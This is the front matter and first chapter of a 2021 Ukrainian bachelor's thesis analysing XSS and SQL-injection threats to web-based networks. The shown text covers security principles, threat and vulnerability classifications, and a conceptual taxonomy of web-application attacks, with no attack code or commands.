

Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сікорського»
Інститут телекомунікаційних систем
Кафедра телекомунікацій

До захисту допущено
Завідувач кафедри
_____Сергій КРАВЧУК
“__” _____ 2021р.

Дипломна робота
на здобуття освітнього ступеня “бакалавр”
Спеціальність 172 Телекомунікації та радіотехніка,

на тему: Аналіз загроз та методів захисту мереж від XSS атак та SQL ін'єкцій

Виконала: студентка 4 курсу, групи ТМ-71
Собко Тетяна Анатоліївна

Керівник д.т.н., проф. каф. Телекомунікацій Лисенко О.І.

Консультант к.т.н., доц. каф. Телекомунікацій Валуйський С.В.

Рецензент к.т.н., проф. каф. Інформаційно-телекомунікаційних мереж Скулиш М.А.

Засвідчую, що у цій дипломній роботі
немає запозичень з праць інших авторів без
відповідних посилань.

Студент _____

Київ – 2021 року

Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сікорського»
Інститут телекомунікаційних систем
Кафедра Телекомунікацій

Рівень вищої освіти – перший (бакалаврський)

Спеціальність – 172 «Телекомунікації та радіотехніка»

ЗАТВЕРДЖУЮ

Завідувач кафедри

_____ Сергій КРАВЧУК

«__» _____ 2021 р.

ЗАВДАННЯ
на дипломну роботу студенту
Собко Тетяні Анатоліївні

1. Тема роботи: «Аналіз загроз та методів захисту мереж від XSS атак та SQL ін'єкцій»

керівник роботи д.т.н., проф. каф. телекомунікацій Лисенко О.І.

затверджені наказом по університету від 14.04.2021 р. № 1007-с

2. Термін подання студентом роботи 7 червня 2021 р.

3. Вихідні дані до роботи

4. Зміст роботи:

- 1) Аналіз загальних проблем безпеки інфокомунікаційних мереж.
- 2) Аналіз загроз і методів захисту від XSS-атак та SQL-ін'єкцій.
- 3) Моделювання атак за допомогою програми sqlmap.

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо)

6. Дата видачі завдання 7 жовтня 2021р.

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів роботи	Примітка
1	Огляд загальних проблем безпеки мереж, видів атак на веб-додатки	10.12.2020-10.01.2021	Виконано
2	Розгляд XSS-атак: види, механізми реалізації, загрози, методи захисту	10.01.2021-15.02.2021	Виконано
3	Розгляд SQL-ін'єкцій: механізми реалізації, загрози, методи захисту	15.02.2021-10.03.2021	Виконано
4	Виконання практичної частини: моделювання атак, випробування методів знаходження вразливостей	10.03.2021-08.04.2021	Виконано
5	Оформлення розділів роботи, підготовка матеріалів до друку	08.04.2021-20.05.2021	Виконано
6	Підготовка доповіді до захисту та оформлення презентації	20.05.2021-05.06.2021	Виконано

Студент

Собко Тетяна Анатоліївна

Керівник

Лисенко Олександр Іванович

РЕФЕРАТ

Об'єкт дослідження: інфокомунікаційна мережа із використанням веб-додатків.

Предмет дослідження: загрози та методи захисту для інфокомунікаційної мережі від атак типу XSS та SQL-ін'єкцій.

Мета роботи: аналіз загроз, які несуть для інфокомунікаційних мереж атаки з використанням XSS та SQL-ін'єкцій та аналіз існуючих методів захисту від них.

Поставлена мета передбачає розв'язання таких завдань:

1. Провести аналіз загальних проблем безпеки інфокомунікаційних мереж
2. Проаналізувати та описати загрози, що можуть бути спричинені XSS атаками та SQL-ін'єкціями
3. Описати та проаналізувати можливі механізми реалізації XSS атак та SQL-ін'єкцій
4. Визначити вразливості, які експлуатуються при здійсненні XSS атак та SQL-ін'єкцій, та ефективні методи виявлення цих вразливостей
5. Здійснити моделювання реальної атаки, що експлуатує вразливість до XSS та SQL-ін'єкцій
6. Проаналізувати існуючі методи захисту від атак типу XSS та SQL-ін'єкцій, їх ефективність та доцільність

XSS атаки та SQL ін'єкції є одними із найбільш поширених загроз безпеці веб-сайтів та додатків, що працюють в мережі. Детальний аналіз загроз, які вони несуть, та методів захисту від них є актуальним завданням для підвищення рівня безпеки та захищеності інфокомунікаційних мереж.

Результати досліджень оприлюднені на науково-технічній конференції "Перспективи телекомунікацій" ПТ-2021:

Валуйський С.В., Собко Т.А. Аналіз загроз та методів захисту мереж від XSS атак та SQL ін'єкцій. XV Міжнародна науково-технічна конференція

"Перспективи телекомунікацій" ПТ-2021: Збірник матеріалів конференції. К.:
КПІ ім. Ігоря Сікорського, 2021. – с.274-276. УДК 621.382

ABSTRACT

Object of research: infocommunication network with web applications.

Subject of research: threats and methods of protection for the infocommunication network from XSS attacks and SQL-injection.

The purpose of the study: to analyze the threats posed to infocommunication networks by XSS attacks and SQL injections and to analyze existing methods of protection against them.

The goal involves solving the following tasks:

7. Perform an analysis of the general security problems of infocommunication networks
8. Perform an analysis and describe the threats that can be caused by XSS attacks and SQL injections
9. Describe and analyze possible mechanisms for implementing XSS attacks and SQL injections
10. Identify vulnerabilities that are exploited in XSS attacks and SQL injections, and effective methods to detect these vulnerabilities
11. Perform a simulation of a real attack that exploits vulnerabilities to XSS and SQL injection
12. Analyze the existing methods of protection against XSS attacks and SQL-injections, their effectiveness and feasibility

XSS attacks and SQL injections are among the most common security threats to websites and applications running online. A detailed analysis of the threats they pose and methods of protection against them is an urgent task to improve the security level of infocommunication networks.

Research results are published in scientific conference "Modern Challenges in Telecommunications" MCT-2021:

Валуйський С.В., Собко Т.А. Analysis of threats and methods of protecting networks from XSS attacks and SQL injection. XV International Scientific Conference "Modern Challenges in Telecommunications" MCT-2021. Conference proceedings. Kyiv. Igor Sikorsky Kyiv Polytechnic Institute, 2021 – p.274-276.

ЗМІСТ

ПЕРЕЛІК СКОРОЧЕНЬ ТА ТЕРМІНІВ.....	8
ВСТУП.....	10
РОЗДІЛ 1. АНАЛІЗ ЗАГАЛЬНИХ ПРОБЛЕМ БЕЗПЕКИ ІНФОКОМУНІКАЦІЙНИХ МЕРЕЖ	12
1.1 Інфокомунікаційні мережі з використанням веб-додатків.....	12
1.2 Принципи забезпечення безпеки інформаційних мереж	14
1.3 Класифікація вразливостей систем безпеки	15
1.4 Класифікація загроз інформаційній безпеці	16
1.5 Класифікація атак на веб-додатки	18
Висновки до розділу 1	25
РОЗДІЛ 2. АНАЛІЗ ЗАГРОЗ І МЕТОДІВ ЗАХИСТУ ВІД XSS-АТАК ТА SQL-ІН'ЄКЦІЙ	26
2.1 XSS-АТАКИ	26
2.1.1 Типи XSS.....	27
2.1.2 Небезпеки XSS-вразливості	30
2.1.3 Контексти впровадження XSS.....	33
2.1.4 Методи запобігання XSS-атакам.....	36
2.2 SQL-ІН'ЄКЦІЇ (SQL INJECTION)	42
2.2.1 Небезпеки SQL-ін'єкцій.....	43
2.2.2 Типові механізми здійснення SQL-ін'єкцій.....	45
2.2.3 Контекст SQL-ін'єкцій	47
2.2.4 Способи виявлення вразливості до SQL-ін'єкцій.....	48
2.2.4 Методи запобігання SQL-ін'єкціям	49
Висновки до Розділу 2	52
РОЗДІЛ 3. МОДЕЛЮВАННЯ АТАК ЗА ДОПОМОГОЮ ПРОГРАМИ SQLMAP	55
3.1 Огляд програми SQLMAP	55
3.2 Виявлення вразливостей GET-ПАРАМЕТРІВ.....	56
3.3 Експлуатація вразливих до SQL ін'єкції GET-ПАРАМЕТРІВ.....	59
3.4 Огляд тестового середовища Web Security Dojo	63
3.5 Виявлення вразливостей POST-ПАРАМЕТРІВ	64
3.6 Експлуатація вразливих до SQL ін'єкції POST-ПАРАМЕТРІВ.....	66
3.7 Сканування вразливостей після входу на веб-сайт	70
3.8 Додаткові можливості експлуатації вразливостей за допомогою SQLMAP.....	74
3.8.1 Читання і запис файлів через SQL-ін'єкцію	74
3.8.2 Запуск довільних команд ОС	75
3.8.3 Зміна даних в БД	75
Висновки до розділу 3	76
ВИСНОВКИ	78
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ	81

ПЕРЕЛІК СКОРОЧЕНЬ ТА ТЕРМІНІВ

XSS	– Cross Site Scripting («міжсайтовий скриптинг», «міжсайтове виконання сценаріїв»)
SQL	– Structured Query Language (мова структурованих запитів) – декларативна мова програмування для взаємодії користувача з базами даних
URL	– Uniform Resource Locator (уніфікований локатор ресурсів, або адреса ресурсу)
Cookie (cookies)	– невеликий фрагмент даних, відправлений веб-сервером, що зберігається на комп'ютері користувача
CMS	– Content Management System (система керування вмістом) – програмне забезпечення для організації веб-сайтів
HTML	– HyperText Markup Language (мова розмітки гіпертексту) – мова тегів, засобами якої здійснюється розмітка веб-сторінок для мережі Інтернет
XML	– Extensible Markup Language (розширювана мова розмітки) - стандарт побудови мов розмітки ієрархічно структурованих даних для обміну між різними застосунками, зокрема, через Інтернет
CSS	– Cascading Style Sheets (каскадні таблиці стилів) – формальна мова опису зовнішнього вигляду документа (веб-сторінки), написаного з використанням мови розмітки
DOM	– Document Object Model (об'єктна модель документа)

DBMS	– Database Management System (система керування базами даних); це набір програмного забезпечення, який надає можливості створення, збереження, оновлення та пошуку інформації в базах даних з контролем доступу до даних.
IoT	– Internet of Things (інтернет речей)
sqlmap	– програма для проникаючого тестування веб-додатків
IS	– інформаційна система
БД	– база даних
ОС	– операційна система
Скрипт (сценарій)	– послідовність дій, описаних за допомогою скриптової мови програмування (JavaScript, PHP, Perl, Python і ін.) для автоматичного виконання певних завдань
Хеш	– результат перетворення даних хеш-функцією
Хеш-функція	– функція, що перетворює вхідні дані будь-якого розміру у вихідний бітовий рядок фіксованої довжини

ВСТУП

Абсолютна більшість сучасних інфокомунікаційних мереж містять серед своїх вузлів веб-інтерфейси (веб-сайти або додатки). Це стосується сенсорних мереж [1] із використанням технологій Інтернету речей [2], яким потрібен веб-інтерфейс для комунікації із кінцевим користувачем [3][4], і, звичайно, мережі Інтернет.

Питаннями розвитку цих мереж, забезпечення їх надійності, ефективності, безпеки [5], механізмів захисту та правового регулювання [6][7] займаються провідні вітчизняні науковці [8][9].

Якщо принаймні один із вузлів інфокомунікаційної мережі являє собою веб-інтерфейс для взаємодії з клієнтом, він автоматично стає вразливим до можливих атак на веб-додатки, таким чином ставлячи під загрозу безпеку усієї мережі.

Атака, спрямована на веб-інтерфейс, несе загрозу усій системі [10]. Якщо за допомогою цього інтерфейсу здійснюється керування іншими вузлами системи, то несанкціонований доступ до нього та зловмисні дії у цьому інтерфейсі можуть призвести до критичних порушень у функціонуванні усієї мережі. Це може мати особливо небезпечні наслідки для мереж IoT та сегментів мережі Інтернет, які функціонують в таких суспільно та життєво-важливих сферах як державне управління [11], фінанси та економіка, медицина (мережі наноботів медичного призначення), транспорт (мережі автоматичного керування транспортними засобами), критична інфраструктура у побуті [12] (системи IoT які здійснюють керування електро-, газо- чи водопостачанням, «розумний будинок»[2]) і т.д.

Одними із найбільш поширених видів атак на веб-додатки є XSS атаки та SQL-ін'єкції. Згідно з дослідженнями [13], близько 40% усіх кібер-атак за 2019 рік були здійснені з використанням XSS. За іншою статистикою, за 2020 рік [14], SQL-ін'єкції становили 42% від усіх атак, спрямованих на додатки у мережі Інтернет, а XSS атаки – 19%. Таким чином, ці два види атак наразі є

найбільш поширеними серед атак на веб-додатки та веб-сайти, та разом становлять близько двох третин серед усіх атак.

Метою роботи є аналіз загроз, які несуть для інфокомунікаційних мереж атаки типу XSS та SQL-ін'єкцій та аналіз існуючих методів захисту від них.

Поставлена мета передбачає розв'язання таких **завдань**:

- 13.Провести аналіз загальних проблем безпеки інфокомунікаційних мереж
- 14.Проаналізувати та описати загрози, що можуть бути спричинені XSS атаками та SQL-ін'єкціями
- 15.Описати та проаналізувати можливі механізми реалізації XSS атак та SQL-ін'єкцій
- 16.Визначити вразливості, які експлуатуються при здійсненні XSS атак та SQL-ін'єкцій, та ефективні методи виявлення цих вразливостей
- 17.Здійснити моделювання реальної атаки, що експлуатує вразливість до XSS та SQL-ін'єкцій
- 18.Проаналізувати існуючі методи захисту від атак типу XSS та SQL-ін'єкцій, їх ефективність та доцільність

Об'єктом дослідження є інфокомунікаційна мережа із використанням веб-додатків

Предметом дослідження є загрози та методи захисту для інфокомунікаційної мережі від атак типу XSS та SQL-ін'єкцій

Розділ 1. Аналіз загальних проблем безпеки інфокомунікаційних мереж

1.1 Інфокомунікаційні мережі з використанням веб-додатків

Більшість мереж IoT використовують веб-інтерфейс (веб-додаток) для представлення інтерфейсу користувача, відображення аналітики та панелі керування пристроями. Веб-додаток є важливим вузлом сенсорної мережі, оскільки саме він забезпечує зв'язок мережі із кінцевим користувачем, надає цьому користувачеві можливості для використання функцій мережі та керування нею, перегляду даних.




Рис. 1.1 Сенсорна мережа із використанням веб-інтерфейсу користувача [15]




Рис. 1.2 Місце інтерфейсу користувача серед компонентів мережі IoT




Рис. 1.3 Один із варіантів архітектури мережі IoT з використанням веб-додатків




Рис. 1.4 Роль веб-додатки у структурі Bluemix-сервісів

Як бачимо, веб-додатки є важливою складовою сенсорних мереж з використанням різних технологій.

1.2 Принципи забезпечення безпеки інформаційних мереж

Розвиток нових інформаційних технологій і загальна комп'ютеризація призвели до того, що інформаційна безпека стає обов'язковою, і одною із характеристик інформаційної системи (ІС). Існує досить великий клас систем обробки інформації, при розробці яких фактор безпеки відіграє першочергову роль (наприклад, банківські інформаційні системи).

Етап захисту інформації сьогодні вважається найбільш актуальним і потрібним будь-якому підприємству. Захищати треба не тільки ПК, але і всі техпристрої, що контактують з інформацією. Будь-які дані можуть стати зброєю в руках зловмисників, тому конфіденційність сучасних ІТ-систем та мереж повинна знаходитися на вищому рівні.

Під безпекою ІС розуміється захищеність системи від випадкового або навмисного втручання в нормальний процес її функціонування, від спроб розкрадання (несанкціонованого отримання) інформації, модифікації або фізичного руйнування її компонентів. Інакше кажучи, це здатність протидіяти різним впливам на ІС.

Під загрозою безпеці інформації розуміються події або дії, які можуть призвести до спотворення, несанкціонованого використання або навіть до руйнування інформаційних ресурсів керованої системи, а також програмних і апаратних засобів.

Головними принципами інформаційної безпеки, системи забезпечення її збереження і недоторканності є:

- **Цілісність інформаційних даних.** Цей принцип має на увазі, що зміст і структура інформації залишається незмінним при її передачі та зберіганні. Право на створення, зміну або знищення даних зберігається лише у користувачів з відповідним статусом доступу

- **Конфіденційність даних.** Мається на увазі, що доступ до масиву даних має чітко обмежене коло користувачів, авторизованих в даній системі, тим самим забезпечуючи захист від несанкціонованого доступу до інформації.
- **Доступність масиву даних.** Відповідно до цього принципу, авторизовані користувачі отримують своєчасний і безперешкодний доступ до неї.
- **Достовірність інформації.** Цей принцип виражається в тому, що інформація строго належить тільки суб'єкту, від якого вона прийнята і який є її джерелом.

Задачі забезпечення безпеки

Питання інформаційної безпеки виходять на перший план у випадку, якщо порушення в роботі і помилки, що виникають в комп'ютерній системі, можуть призвести до серйозних наслідків. Під завданнями системи забезпечення інформаційної безпеки маються на увазі багатопланові і комплексні заходи. Вони включають запобігання неправомірного використання, пошкодження, спотворення, копіювання і блокування інформації. Так само як відстеження та запобігання несанкціонованого доступу осіб без належного рівня авторизації, запобігання витоку інформації і всіх можливих загроз її цілісності і конфіденційності. [16][17]

1.3 Класифікація вразливостей систем безпеки

Загрози інформаційній безпеці проявляються не самостійно, а через можливу взаємодію з найбільш слабкими ланками системи захисту, тобто через фактори вразливості. Загроза призводить до порушення діяльності систем на конкретному об'єкті-носії.

Основні вразливості виникають внаслідок дії наступних факторів:

- недосконалість програмного забезпечення, апаратної платформи;
- різні характеристики будови автоматизованих систем в інформаційному потоці;
- частина процесів функціонування систем є неповноцінною;

- неточність протоколів обміну інформацією та інтерфейсу;
- складні умови експлуатації і розташування інформації.

Найчастіше джерела загрози запускаються з метою отримання незаконної вигоди внаслідок заподіяння шкоди інформації. Але можлива і випадкова дія загроз як наслідок недостатнього ступеня захисту та масової дії вражаючого фактору.

Існує поділ вразливостей за класами, вони можуть бути:

- об'єктивними (безпосередньо залежать від технічної побудови обладнання на об'єкті, що потребує захисту, і його характеристик);
- випадковими (залежать від непередбачуваних обставин і особливостей оточення інформаційного середовища);
- суб'єктивними (являють собою результат неправильних дій співробітників на рівні розробки систем зберігання і захисту інформації).[18]

1.4 Класифікація загроз інформаційній безпеці

Існують різні види та способи класифікації загроз інформаційній безпеці. В основу класифікації зазвичай входять такі параметри, як:

1. Ранг наслідності здійснення втручання в інформаційну систему захисту:

- ненавмисна загроза, яка спричиняється необізнаними працівниками через їх недбалість, чи поганий рівень обізнаності. Не має на меті нашкодити системі. Ці загрози в основному включають несанкціоновану або випадкову модифікацію програмного забезпечення, пошкодження даних, спричинене помилкою програміста, користувача або оператора [19].
- зловмисна загроза, яка є наслідком рішення заподіяти шкоди. Її ініціаторами виступають шахраї, що керуються особистими мотивами, або недобросовісні компанії-конкуренти.

2. Характеристики появи:

- загроза інформаційній безпеці, яка провокується руками людини і є штучною;
- природні фактори загрози, які є невідконтрольними інформаційним системним захисту, і викликаються стихійними лихами

3. Класифікація безпосередньої причини загрози. Винуватцем може бути:

- людина, яка розголошує конфіденційну інформацію, орудує за допомогою підкупу співробітників компанії;
- природний фактор, що приходить у вигляді катастрофи чи локального стихійного лиха;
- програмне забезпечення зі шкідливим кодом, що порушує функціонування системи
- випадковість – випадкове видалення даних, непередбачувані збої чи відмова в роботі операційної системи, вихід з ладу фізичного обладнання через старіння компонентів, випадкові збої.

4. Ступінь активності дії загроз на інформаційні ресурси:

- загроза діє в момент оброблення даних в інформаційному просторі (дія розсилок від вірусних утиліт);
- загроза діє в момент отримання нової інформації;
- загроза діє незалежно від активності роботи системи зберігання інформації (в разі розкриття шифрів або криптографічного захисту інформаційних даних).

5. Ступінь впливу на систему

- активна загроза безпеці вносить корективи в структуру системи і її сутність (наприклад, використання шкідливих вірусів або троянів);
- пасивна загроза безпеці просто краде інформацію способом копіювання, і не вносить своїх змін в інформаційну систему. Іноді вона прихована.

За походженням джерела загрози розрізняють:

- **Внутрішні загрози** – виникають, коли хтось має санкціонований доступ до мережі, використовуючи або обліковий запис на сервері, або фізичний доступ до мережі. Загроза може бути внутрішньою всередині організації як наслідок дій працівника або провалу організаційного процесу.
- **Зовнішні загрози** – можуть виникати з боку приватних осіб або організацій, які працюють за межами компанії і не мають дозволеного доступу до комп'ютерних систем чи мережі. Зовнішні атаки відбуваються через підключені мережі (дротові та бездротові), фізичне втручання або партнерську мережу. [18]

1.5 Класифікація атак на веб-додатки

Наразі існує велика кількість і різноманітність атак, які можуть становити загрозу для інформаційної безпеки веб-додатків. Щоб зрозуміти місце, яке займають серед цих атак розглянуті в даній роботі атаки типу XSS та SQL-ін'єкцій, розглянемо спершу загальну класифікацію.

Дана класифікація являє собою спільну спробу членів міжнародного консорціуму зібрати воедино і впорядкувати загрози безпеки Web-сайтів. Члени Web Application Security Consortium [20] створили наступний проект для уніфікації стандартної термінології опису загроз безпеки Web-додатків. Кожному класу атак присвоєно стандартну назву і описані його ключові особливості. Класи організовані в ієрархічну структуру. [21]

Аутентифікація (Authentication)

Розділ, присвячений аутентифікації, описує атаки спрямовані на використання Web-додатком методи перевірки ідентифікатора користувача, служби або програми. У цьому розділі описуються атаки, спрямовані на обхід або експлуатацію вразливостей в механізмах реалізації аутентифікації Web-серверів.

- *Підбір (Brute Force)*. Підбір – автоматизований процес проб і помилок, що використовується для того, щоб вгадати ім'я користувача, пароль, номер кредитної картки, ключ шифрування і т.д.
- *Недостатня аутентифікація (Insufficient Authentication)*. Ця вразливість виникає, коли Web-сервер дозволяє атакуючому отримувати доступ до важливої інформації або функцій сервера без належної аутентифікації. Інтерфейси адміністрування через Web – яскравий приклад критичних систем.
- *Небезпечне відновлення паролів (Weak Password Recovery Validation)*. Ця вразливість виникає, коли Web-сервер дозволяє атакуючому несанкціоновано отримувати, модифікувати або відновлювати паролі інших користувачів.

Авторизація (Authorization)

Даний розділ присвячений атакам, спрямованим на методи, які використовуються Web-сервером для визначення того, чи має користувач, служба або додаток необхідні дозволи для вчинення дії. Багато Web-сайтів дозволяють тільки певним користувачам отримувати доступ до деякого вмісту або функцій програми. Доступ іншим користувачам повинен бути обмежений. Використовуючи різні техніки, зловмисник може підвищити свої привілеї і отримати доступ до захищених ресурсів.

- *Передбачуване значення ідентифікатора сесії (Credential / Session Prediction)*. Передбачуване значення ідентифікатора сесії дозволяє перехоплювати сесії інших користувачів. Подібні атаки виконуються шляхом передбачення або вгадування унікального ідентифікатора сесії користувача. Ця атака також як і перехоплення сесії (Session Hijacking) в разі успіху дозволяє зловмисникові послати запит Web-сервера з правами скомпрометованого користувача.
- *Недостатня авторизація (Insufficient Authorization)*. Недостатня авторизація виникає, коли Web-сервер дозволяє атакуючому

отримувати доступ до важливої інформації або функцій, доступ до яких повинен бути обмежений.

- *Відсутність таймаута сесії (Insufficient Session Expiration)*. У разі якщо для ідентифікатора сесії або облікових даних не передбачений таймаут, або його значення занадто велике, зловмисник може скористатися старими даними для авторизації. Це підвищує вразливість сервера для атак, пов'язаних з крадіжкою ідентифікаційних даних.
- *Фіксація сесії (Session Fixation)*. Використовуючи даний клас атак, зловмисник присвоює ідентифікатору сесії користувача задане значення. Залежно від функціональних можливостей сервера, існує кілька способів "зафіксувати" значення ідентифікатора сесії. Для цього можуть використовуватися атаки типу міжсайтового виконання сценаріїв (XSS) або підготовка сайту за допомогою попереднього HTTP запиту. [22]

Атаки на клієнтів (Client-side Attacks)

Цей розділ описує атаки на користувачів Web-сервера. Під час відвідування сайту, між користувачем і сервером встановлюються довірчі відносини, як в технологічному, так і в психологічному аспектах. Користувач очікує, що сайт надасть йому легітимний вміст. Крім того, користувач не очікує атак з боку сайту. Експлуатуючи цю довіру, зловмисник може використовувати різні методи для проведення атак на клієнтів сервера.

- *Підміна вмісту (Content Spoofing)*. Використовуючи цю техніку, зловмисник змушує користувача повірити, що сторінки згенеровані Web-сервером, а не передані з зовнішнього джерела. Якщо атакуючий спровокував користувача на перехід за спеціально створеним посиланням, у користувача може скластися враження, що він переглядає дані з сервера, в той час як частина їх була згенерована зловмисником. Ця атака може використовуватися для створення підроблених сторінок, таких як форми введення пароля, і т.д.

- *Міжсайтове виконання сценаріїв (Cross-site Scripting, XSS).* Наявність вразливості XSS дозволяє атакуючому передати серверу виконуваний код, який буде перенаправлений браузеру користувача. Переданий код виконується в контексті (зоні) безпеки вразливого сервера. Використовуючи ці привілеї, код отримує можливість читати, модифікувати або передавати важливі дані, доступні за допомогою браузера.
- *Розщеплення HTTP-запиту (HTTP Response Splitting).* При використанні даної вразливості зловмисник посилає серверу спеціальним чином сформований запит, відповідь на який інтерпретується цілком атаки як дві різні відповіді. Друга відповідь повністю контролюється зловмисником, що дає йому можливість підробити відповідь сервера. В результаті успішної реалізації цієї атаки зловмисник може виконати наступні дії:
 - Міжсайтове виконання сценаріїв (**XSS-атака**)
 - Модифікація даних кеша сервера-посередника. Це призводить до заміни сторінок сервера на клієнтській стороні. Також ця атака може бути спрямована на індивідуальний кеш браузера користувача
 - Міжкористувацька атака. При реалізації цієї атаки другий користувач отримує у відповідь сторінку, сформовану зловмисником. Крім підміни сторінки зловмисник може також виконати різні операції з cookie користувача.
 - Перехоплення сторінок, що містять призначені для користувача дані. В цьому випадку зловмисник отримує відповідь сервера замість самого користувача. [23]

Виконання коду (Command Execution)

Ця секція описує атаки, спрямовані на виконання коду на Web-сервері. Всі сервери використовують дані, віддані користувачем при обробці запитів. Часто ці дані використовуються при складанні команд, що застосовуються для

генерації динамічного вмісту. Якщо при розробці не враховуються вимоги безпеки, зловмисник отримує можливість модифікувати виконувані команди.

- *Переповнення буфера (Buffer Overflow)*. Експлуатація переповнення буфера дозволяє зловмисникові змінити шлях виконання програми шляхом перезапису даних в пам'яті системи.
- *Атака на функції форматування рядків (Format String Attack)*. При використанні цих атак шлях виконання програми модифікується методом перезапису областей пам'яті за допомогою функцій форматування символічних змінних.
- *Впровадження операторів LDAP (LDAP Injection)*. Атаки цього типу спрямовані на Web-сервери, що створюють запити до служби LDAP на основі даних, що вводяться користувачем. Техніка експлуатації даної вразливості мало відрізняється від впровадження операторів SQL.
